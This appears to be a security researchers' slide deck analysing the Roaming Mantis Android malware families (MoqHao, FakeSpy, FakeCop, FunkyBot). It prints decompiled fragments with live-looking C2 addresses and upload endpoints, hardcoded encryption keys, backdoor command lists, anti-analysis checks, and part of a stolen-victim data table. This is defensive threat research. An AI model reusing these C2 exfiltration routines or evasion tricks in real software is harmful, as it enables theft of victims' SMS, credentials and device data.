Roaming Mantis:
A Melting Pot of Android Bots

Suguru Ishimaru
GReAT APAC
Kaspersky Lab

Manabu Niseki
NTT-CERT
NTT SC Labs

Hiroaki Ogawa
Professional Service
McAfee


Contents

1. Introduction
2. What's Roaming Mantis
    - MoqHao
    - FakeSpy
    - FakeCop
    - FunkyBot
3. Conclusions

$ whoami

Introduction of ourselves


Who Are We?


Suguru Ishimaru
(Kaspersky)
Manabu Niseki
(NTT-CERT)
Hiroaki Ogawa
(McAfee)


You can download our slides in HITCON CMT 2019

$ man roamingmantis

What is Roaming Mantis



What is Roaming Mantis?



- Cyber criminal campaign
- DNS changer + SMiShing
- Targeted multi platform and multiple language

What is Roaming Mantis?

A melting pot of Android bots:

- MoqHao
- FakeSpy
- FunkyBot
- FakeCop

$ file moqhao.apk

Named by McAfee
Appeared since 2017

MoqHao: Distributions

Distribution channels


- DNS changer (rogue DNS)
- SMiShing

Targeting brands

- Facebook
- Google Chrome
- Sagawa Express (JP)
- Yamato Transport (TW)
- CJ Logistics (KR)
- DHL Express (SG)

MoqHao: Distribution channels: Rogue DNS

- Attacking routers to use rogue DNS servers.
  - **iOS**: will be navigated to an Apple phishing website.
  - **Android**: will be infected with MoqHao.





MoqHao: Compromised routers

MoqHao: Distribution channels: SMiShing

SMiShing impersonating logistics firms:

- Sagawa Express (Japan)
- Yamato Transport (Taiwan)
- DHL Express (Singapore)
- CL Logistics (Korea)





MoqHao: Packer mechanism

MoqHao contains encrypted payload executed by loader module:

Contained files

This file is a compressed stream containing 10 files.

[+] classes.dex Loader module	DEX	10740 Bytes	
[+] AndroidManifest.xml	XML	11036 Bytes	
[+] META-INF/CERT.SF	unknown	632 Bytes	
[+] META-INF/MANIFEST.MF	unknown	589 Bytes	
[+] assets/db Encrypted payload	unknown	850488 Bytes	
[+] res/xml/device_admin.xml	XML	472 Bytes	

4bytes skip + zlib dec + base64 dec

```
00000000  64 65 78 0a 30 33 35 00 db a4 55 1a c5 2b 61 da   dex.035...U..+a.
00000010  09 3d 1c 55 62 4e e0 96 0f bf 33 76 bc 76 d9 4a   .=.UbN....3v.v.J
00000020  e4 cc 09 00 70 [illegible]                  00   ....p...xV4.....
00000030  00 00 00 00 20 cc 09 00 b6 14 00 00 70 00 00 00   .... .......p...
00000040  91 04 00 00 48 53 00 00 a6 05 00 00 8c 65 00 00   ....HS.......e..
```


Payload is MoqHao(.dex)

MoqHao: Communications to C2

```
private final String f279n = "zn|UC4QHtBtQ24lUfolYmIRwrqw@youtube|yun015515980545@ins|1JwyaoFiTxzRZap5rVsknI2CHC6fhXcs1f1
```

```
List a = C0483m.m1285a((CharSequence) str, new char[]{'@'}, false, 0, 6, (Object) null);
if (C0435h.m1186a((Object) (String) a.get(1), (Object) "vk")) {
    return m1022a((String) a.get(0));
}
if (C0435h.m1186a((Object) (String) a.get(1), (Object) "youtube")) {
    return m1029b((String) a.get(0));
}
if (C0435h.m1186a((Object) (String) a.get(1), (Object) "ins")) {
    return m1032c((String) a.get(0));
}
if (C0435h.m1186a((Object) (String) a.get(1), (Object) "GoogleDoc")) {
    return m1034d((String) a.get(0));
}
```

SNS accounts and strings



Base64_urlsafe + DES + a hardcoded key(iv is same) “Ab5d1Q32”

1.171.162.250:28844

MoqHao: Backdoor malicious features

MoqHao payload module is a backdoor.

20th backdoor commands

1. sendSms
2. setWifi
3. gcont
4. lock
5. bc
6. setForward
7. getForward
8. hasPkg
9. setRingerMode
10. setRecEnable
11. reqState
12. showHome
13. getnpki
14. http
15. onRecordAction
16. call
17. get_apps
18. show_fs_float_window
19. Ping
20. getPhoneState

4,000+ stolen info

#	添加时间	IP	语言	邮箱	密码	名字	生日	电话	住址	城镇	州	邮编	卡主
4812	2018/7/5 下午7:		26/泰国	en-us									
4811	2018/7/5 下午7:		1/亚美	en-us									
4810	2018/7/5 下午6:		2/俄罗	ru									
4809	2018/7/5 下午6:		2/乌克	ru									
4808	2018/7/5 下午5:		3/马来	zh-cn									
4807	2018/7/5 下午4:		2/亚太	en-us									
4806	2018/7/5 下午4:		225/俄	ru									
4805	2018/7/5 下午3:		9/俄罗	ru									
4804	2018/7/5 下午3:		4/台湾	zh-tw									
4803	2018/7/5 下午3:		3/俄罗	ru									
4802	2018/7/5 下午2:		6/俄罗	ru									
4801	2018/7/5 下午2:		/土耳其	ru									
4800	2018/7/5 下午2:		号域网	vi-vn									
4799	2018/7/5 下午2:		6/俄罗	ru									
4798	2018/7/5 下午2:		72/俄罗	ru									
4797	2018/7/5 下午2:		72/俄罗	ru									
4796	2018/7/5 下午1:		92/亚太	en-us									

- IP
- Language
- ID (email)
- Password
- Name
- Address
- Credit card info
- Tow factor auth
- Bank info
- Secret question
- Etc…

$ file fakespy.apk

Named by TrendMicro
Appeared since 2017

FakeSpy: Distributions

Distribution channels

- SMiShing

Targeting brands

- Sagawa Express (JP)
- Japan Post (JP)
- Yamato Transport (JP)
- Nippon Express (JP)
- NTT Docomo (JP)
- Logen (KR)
- Die Post (CH)
- LuLu (UAE)
- Pos Malaysia(MY)

New targets?

FakeSpy: Packer mechanism

[+] lib/armeabi-v7a/libpoo.so	ELF	17896 Bytes	✖
[+] lib/armeabi/libpoo.so	ELF	17896 Bytes	✖
[+] AndroidManifest.xml	XML	13172 Bytes	?
[+] META-INF/CERT.RSA	unknown	1092 Bytes	?
[+] META-INF/CERT.SF	unknown	44089 Bytes	?
[+] META-INF/MANIFEST.MF	unknown	44046 Bytes	?
[+] classes.dex	DEX	2186336 Bytes	?
[+] assets/duck.bk	unknown	915984 Bytes	✔
[+] res/anim/abc_fade_in.xml	XML	388 Bytes	✔

Loader module2 (JNI)

Loader module1

Encrypted payload

AES + a hardcoded key
base64dec("H8chGVmHxKRdjVSO14Mvgg==")

```
00000000  50 4b 03 04 14 00 08 08  08 00 43 5f 77 4f 00 00  |PK........C_wO..|
00000010  00 00 00 00 00                                    |.....           |
00000020  54 41 2d 49 4e                                    |TA-IN           |
```

Payload is FakeSpy(jar)

FakeSpy: Communications to C2 and malicious features

```
try {
    this.sp.setValue("URL", new JUtils("TEST").decrypt("769b974306b596cbf63cf391c0e3fcd698aaa05b481f7539"));
} catch (Exception e) {
```

```
if (message.what == 0) {
    webView.loadUrl(new JUtils("TEST").decrypt("41518645563848958d4c950ef10d294549ed82e7c7c29e599d0d2eaeeb04e572"));
```

Ascii to HEX + DES +
a hardcoded key “TEST”

http://jppost-bpa[.]top/

~~https://twitter.com/sekadeta~~

- http://jppost-bpa.top//servlet/xx
- http://jppost-bpa.top//servlet/GetMessage2
- http://jppost-bpa.top//servlet/GetMoreMessage
- http://jppost-bpa.top//servlet/ContactsUpload
- http://jppost-bpa.top//servlet/SendMassage2

Stealing info
SMS spamming

FakeSpy: Check device and targeting countries

```
public void onCreate(Bundle bundle) {
    super.onCreate(bundle);
    this.sp = new SPUtil((Context) this, "mybank");
    if (Build.MODEL.indexOf("Emulator") == -1 && Build.MODEL.indexOf("API") == -1 && Build.MODEL.indexOf("x86") == -1){
        this.sp.setValue("dd", "2018-07-24");
        try {
```

```
public static String getMachine(Context context) {
    StringBuilder stringBuilder = new StringBuilder();
    TelephonyManager telephonyManager = (TelephonyManager) context.getSystemService("phone");
    String line1Number = telephonyManager.getLine1Number();
    String simSerialNumber = telephonyManager.getSimSerialNumber();
    if (line1Number == null || line1Number.equals("")) {
        if (!(simSerialNumber == null || simSerialNumber.equals(""))) {
            stringBuilder.append(simSerialNumber);
        }
        return stringBuilder.toString();
    }
    if (line1Number.startsWith("+86")) {
        line1Number = line1Number.substring(3);
    } else if (line1Number.startsWith("86")) {
        line1Number = line1Number.substring(2);
    }
    if (line1Number.startsWith("+82")) {
        line1Number = line1Number.substring(3);
    } else if (line1Number.startsWith("82")) {
        line1Number = line1Number.substring(2);
    }
    stringBuilder.append(line1Number);
    return stringBuilder.toString();
}
```

Anti-sandbox

Country calling code is
+82 = South Korea
+86 = China

FakeSpy: Simplified Chinese

```
stringBuilder.append(i);
stringBuilder.append("===状态===");
stringBuilder.append(allNetworkInfo[i].getState());
printStream.println(stringBuilder.toString());
printStream = System.out;
stringBuilder = new StringBuilder();
stringBuilder.append(i);
stringBuilder.append("===类型===");
stringBuilder.append(allNetworkInfo[i].getTypeName());
```

$ file fakecop.apk

Named by Kaspersky
Appeared since 2019

FakeCop: Distributions

Distribution channels

- Rogue DNS

Targeting brands

- Korean National Police Agency (KR)
- S-GUARD (KR)
- NTT Docomo (JP)


FakeCop: Distributions

- In April 2019, Roaming Mantis landing pages started navigating (Japanese?) victims to Google Play store.

```
if (
  (navigator.language || navigator.browserLanguage)
    .toLowerCase()
    .startsWith("ja11111111")
) {
  setTimeout(function() {
    window.alert(getString(0));
    window.location.href =
      "https://play.google.com/store/apps/details?id=com.jptest.tools2019";
  }, 500);
}
```


- “com.jptest.tools2019” is a FakeCop malware.
  - According to McAfee, this malware was immediately removed from the Google Play store.

Source: https://securingtomorrow.mcafee.com/other-blogs/mcafee-labs/moqhao-related-android-spyware-targeting-japan-and-korea-found-on-google-play/

FakeCop: Packer mechanism

```
    ├── input.html
    ├── libjiagu.so
    ├── libjiagu_x86.so
    ├── libjiagu_x86.so.idb
    ├── META-INF
    │   └── MANIFEST.MF
    ├── ok.html
    ├── ok.php
    ├── ok.png
    ├── step1.gif
    ├── step2.gif
    ├── step3.gif
    ├── tmp.jpg
    └── txt_loan20161014.jpg
├── classes.dex
├── com
    └── juphoon
```

Jiagu packer




```
00000000  64 65 78 0a 30 33 35 00  a2 65 a0 34 28 6c 8c f4  |dex.035..e.4(l..|
00000010  66 5a ff 1c 21 a3 07 45  93 79 b4 b5 22 bc ef 02  |fZ..!..E.y.."...|
00000020  20 1e 63 00                                       | .c.p...xV4.....|
00000030  00 00 00 00                                       |......b.....p...|
00000040  a4 26 00 00 c8 00 00 00  ae 2a 00 00 58 9b 03 00  |.&.......*..X...|
00000050  1b 6d 00 00 80 9b 05 00  89 bb 00 00 58 04 09 00  |.m..........X...|
```

Payload is FakeCop (.dex)

FakeCop: Communications to C2 and stealing info

```
public static final String K_BLOCK = "K_BLOCK";
public static final String K_CONFIG = "K_CONFIG";
public static final String K_GET_SMS = "K_GET_SMS";
public static final String K_GOOGLE_ID = "K_GOOGLE_ID";
public static final String K_HIDE_ICON = "K_HIDE_ICON";
public static final String K_JS_CHAT_MARK = "miss u";
public static final String K_JS_KEY = "K_JS_KEY";
public static final String K_JS_LOGIN = "K_JS_LOGIN";
public static final String K_JS_LOGIN_TIMEOUT = "K_JS_LOGIN_TIMEOUT";
public static final String K_PHONE_KEY = "K_PHONE_KEY";
public static final String K_SMS_CONTENT = "K_SMS_CONTENT";
public static final String K_SMS_NUMBERS = "K_SMS_NUMBERS";
public static final String K_TODAY = "K_TODAY";
public static final String K_TOKEN = "K_TOKEN";
public static final String K_UP_MESSAGE_INFO = "K_UP_MESSAGE_INFO";
public static final String K_UP_REGISTER_INFO = "K_UP_REGISTER_INFO";
public static final String K_WIFI_OFF_TIME = "K_WIFI_OFF_TIME";
public static final String LIB_NAME = "tmp_f.backup";
public static final String TAG = "K_DEBUG";
public static final String TMP_LIB_NAME = "tmp.jpg";
public static final String URL = "http://60.249.191.166/";
public static final String URL_FILES = "http://60.249.191.166/up_files";
public static final String URL_MESSAGE = "http://60.249.191.166/msg";
public static final String URL_NET_SETTING = "http://60.249.191.166/net_setting";
public static final String URL_REGISTER = "http://60.249.191.166/register";
public static final String URL_SMS = "http://60.249.191.166/get_sms";
```

A hardcoded C2 in config

```
if (message != null) {
    String content = message.getContent();
    if (content != null) {
        Jog.m37i("content:" + content);
        if (Kits.isValid(content)) {
            KPBean bean = (KPBean) new Gson().fromJson(content, KPBean.class);
            if (bean.getType() == 1) {
                Kits.sendMessage(context, KConfig.K_UP_REGISTER_INFO);
            } else if (bean.getType() == 2) {
                Kits.sendMessage(context, KConfig.K_JS_LOGIN);
            } else if (bean.getType() == 3) {
                Kits.sendMessage(context, KConfig.K_UP_MESSAGE_INFO);
            } else if (bean.getType() == 4) {
                Kits.sendMessage(context, KConfig.K_GET_SMS);
            } else if (bean.getType() == 5) {
                Kits.setConfigString(context, KConfig.K_BLOCK, "yes");
            } else if (bean.getType() == 6) {
                Kits.setConfigString(context, KConfig.K_BLOCK, "");
```

Steals device info and SMS

FakeCop: Device and locale check

```
public static boolean isRootedCheck(Context context) {
    try {
        if (!isJP(context) || isTestKey() || isSuperUser() || isEmulator().booleanValue() || isAdbEnabled(context) || isWifiProxy(context) || isVpnUsed()) {
            return true;
```

```
public static boolean isJP(Context context) {
    Locale locale = context.getResources().getConfiguration().locale;
    String language = locale.getLanguage();
    return locale.toString().contains("JP") || locale.toString().contains("jp") || language.contains("ja") || language.contains("JA");
}
```

Check device info as Anti-debug and anti-analysis

```
public void loginJC() {
    try {
        if (this.mClient != null || isInitJCSuccess()) {
            String number = Kits.getPhone(this.mThis).replace("-", "").replace(" ", "").replace("(", "").replace(")", "").replace("+", "");
            if (number.startsWith("0081")) {
                number = number.replace("0081", "");
            }
```

Country calling code is +81 = Japan


FakeCop: Simplified Chinese

```
if (response.contains("ok")) {
    if (isImage) {
        callback.progress("上传成功!::" + ("http://60.249.191.166//data/" + Kits.getI
    } else {
        callback.progress("上传成功!");
```

```
int type = Integer.valueOf((String) extra.get("type")).intValue();
String exValue = (String) extra.get("extra");
String ex = "";
if (!(exValue == null || exValue.equalsIgnoreCase(""))) {
    ex = new EnUtil("UTF-8").decrypt(exValue);
}
switch (type) {
    case 1:
        sendText("在线");
        return;
    case 2:
        sendText(Kits.isWifiNetwork(this.mThis) ? "Wifi" : "4G");
        return;
    case 3:
        Jog.i("关闭WIFI....");
        sendText("OK");
```

$ file funkybot.apk

Named by Fortinet
Appeared since 2019



FunkyBot: Distributions

Distribution channels

- SMiShing

Targeting brands


- Sagawa Express (JP)


FunkyBot: Packer mechanism

¥assets¥${conf}{"size":2,"payloadType":1,"isTestIn":"0","type":3}


payloadType = 0

payloadType = 1



